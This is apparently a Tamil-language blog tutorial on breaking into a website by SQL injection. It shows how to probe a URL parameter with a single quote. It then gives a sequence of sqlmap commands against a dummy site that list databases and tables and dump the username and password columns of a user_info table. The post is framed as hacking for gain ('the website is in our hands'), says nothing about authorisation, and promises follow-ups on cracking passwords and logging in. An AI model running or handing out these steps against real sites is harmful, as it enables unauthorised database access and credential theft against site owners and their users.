நாம இப்ப
sqlmap என்கிற டூல் யூஸ் பன்னி ஒரு வெப்சைட்ட எப்டி ஹேக் பன்றதுன்னு பார்க்க போறோம்
(database னா என்ன
டேபிள்ஸ்னா என்ன காலம்ஸ்னா என்னனு உங்களுக்கு ஏர்கெனவே
தெரிந்திருந்தால்
இந்த பதிவு உங்களுக்கு எளிமையாக புரியும் என்பதை சொல்லிக்கொள்கிறேன்)
sqlmap டூல் யூஸ் பன்றதுக்கு முன்னாடி ஒரு வேலை பன்னனும் அதாவது நாம ஹேக் செய்யப்போற வெப்சைட் வீக் ஆ இருக்கா இல்லையான்னு பாக்கனும்
வீக்கா இருந்தா மட்டுமே நம்மால் உள் நுழைய முடியும் அத எப்படி தெரிஞ்சிக்கிறதுன்னு இப்ப சொல்றேன்
எதாவாது ஒரு வெப்சைட் நான் எடுத்துக் கொள்கிறேன்
(மேலே கொடுக்கப்பட்டுள்ள வெப்சைட் ஒரு டம்மி
வெப்சைட்)
இந்த லிங்கை
பிரவ்சரில் பேஸ்ட் செய்து அதனை தொடர்ந்து சிங்கில் கோட் ‘ கொடுக்கவும் பின்
வருமாறு
http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15’
பின்பு என்டெர் செய்யவும் அதில் பின்வருமாறு பிழை செய்தி வந்தால் வெப்சைட்
வீக்காக(vulnerability) இருக்கிறது என்று அர்த்தம்
(மேலே
குறிப்பிட்டவாறு பிழை செய்தி வரவில்லையாயின் அந்த வெப்சைட் பாதுகாப்பாக இருக்கிறது
என்று அர்த்தம்)

பிறகு என்ன
நம்மளுடைய கை வரிசையை காட்ட வேண்டியதுதான் ,முதலில் காலி லினக்ஸில்
டெர்மினெலை ஓப்பன் செய்து கொள்ளவும் அதில் பின் வரும் கமாண்ட்ஸ்களை
டைப் செய்யவும்



sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -–dbs
மேற்கண்ட கமாண்டில் sqlmap என்பது நாம் யூஸ் பன்னும் டூலை குறிப்பிடுகிறது அதனை தொடர்ந்து
வரும் -u என்பது url என்பதை குறிப்பிடுகிறது அதனை தொடர்ந்து நாம் ஹேக் செய்யப் போகும்
வெப்சைட்டை கொடுக்க வேண்டும் அதனை தொடர்ந்து வரும் – - dbs என்பது அந்த வெப்சைட்டில்
இருக்கக்கூடிய டேட்டாபேஸ் களை குறிப்பிடுகிறது
மேற் கொடுக்கப்பட்டுள்ளபடி டைப் செய்து பிறகு என்டெர் செய்யவும்
மேற்கண்ட படத்தில்
அந்த வெப்சைட்டில் mysql database யூஸ் பன்னுவதையும் அதில் உள்ள
டேட்டாபேஸ்களையும் எடுத்துக்
காட்டுகிறது
பிறகு பின் வருமாறு
டைப் செய்து என்டெர் செய்யவும்

sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 –D sqldummywebsite --tables
இதில் –D என்பது
டேட்டாபேஸை குறிப்பிடுகிறது அதாவது அதனை தொடர்ந்து டேட்டாபேஸின்
பெயரை கொடுக்க
வேண்டும் இங்கு sqldummywebsite என்பது நான் அந்த வெப்சைட்டில் தேர்வு செய்த
டேட்டாபேஸ் ஆகும்
(படத்தில்
டேட்டாபேஸின் பெயர் மறைக்கப்பட்டுள்ளது)
அதனை தொடர்ந்து
வரும் –tables என்பது அந்த டேட்டா
பேஸில் இருக்கக்கூடிய டேபிள்ஸ் ஐ குறிப்பிடுகிறது
என்டெர் செய்தவுடன்
அதில் பின்வருமாறு தோன்றும்
இப்படத்தில் அந்த டேட்டா பேஸில் இருக்கக்கூடிய அத்தனை அட்டவனைகளையும் எடுத்துக் காட்டுகிறது


அதில் user_info என்கிற டேபிளில் தான் அந்த வெப்சைட்டின் username and password இருக்கும்
அந்த டேபிளை நாம் நோட் பன்னிக்க வேண்டும்
 பிறகு பின் வருமாறு  கட்டளைகளை கொடுக்கவும்



sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15  -D

sqldummywebsite  -T user_info  --columns


இதில் –T என்பது
டேபிள்ஸ் ஐ குறிப்பிடுகிறது அதனை தொடர்ந்து நாம் தேர்வு செய்த டேபிளின் பெயரை
கொடுக்கவேண்டும் இங்கு டேபிளின் பெயர் user_info ஆகும்


அதனை தொடர்ந்து
வரும் –columns என்பது அந்த டேபிளில் உள்ள columns ஐ குறிக்கின்றது


என்டர் செய்யவும்
அதில் பின்வருமாறு தோன்றும்


அந்த டேபிளில் உள்ள
columns களை கொடுக்கின்றது  இதில் நாம் user_login,user_password
என்பதை குறித்துக்கொள்ள வேண்டும்

பின்வருமாறு கட்டளைகளை  கொடுக்க வேண்டும்



sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D
sqldummywebsite -T user_info -C user_login --dump

இதில்  -C என்பது columns  ஐ குறிக்கின்றது அதனை தொடர்ந்து நாம் குறிப்பெடுத்த user_info என்பதை

கொடுக்க வேண்டும் அதை தொடர்ந்து –dump என்பது அந்த காலமில் உள்ள வேல்யூவை திறந்து

காட்டும்  டைப் செய்து என்டெர் செய்யவும்


அந்த காலமில் உள்ள யூசர் நேம் காட்டப்படும், பிறகு பின் வரும் கட்டளையை கொடுக்கவும்


sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15-D

sqldummywebsite  -T user_info  -C user_password --dump
இதில் அந்த வெப்சைட்டின்
பாஸ்வேர்ட் காட்டப்படும் ரொம்ப சந்தோசப்படாதீங்க,
அந்த பாஸ்வேர்ட் என்க்ரிப்ட் செய்யப்பட்டு இருக்கும் அதை நாம் டிக்ரிப்ட் செய்யவேண்டும்
அப்பொழுதுதான் அந்த வெப்சைட்டின் பாஸ்வேர்ட்
கிடைக்கும்
பிறகு அந்த வெப்சைட்
நமது கையில்
சரி சரி username
and password கண்டுபிடிச்சாச்சு அதவச்சு எப்டி உள்ள நுழைவது என்பது பற்றியும் பாஸ்வேர்டை
டிக்ரிப்ட் செய்வது எப்படி என்பது பற்றியும் இனி வரும் பதிவுகளில் பார்ப்போம்
நன்றி மக்களே……..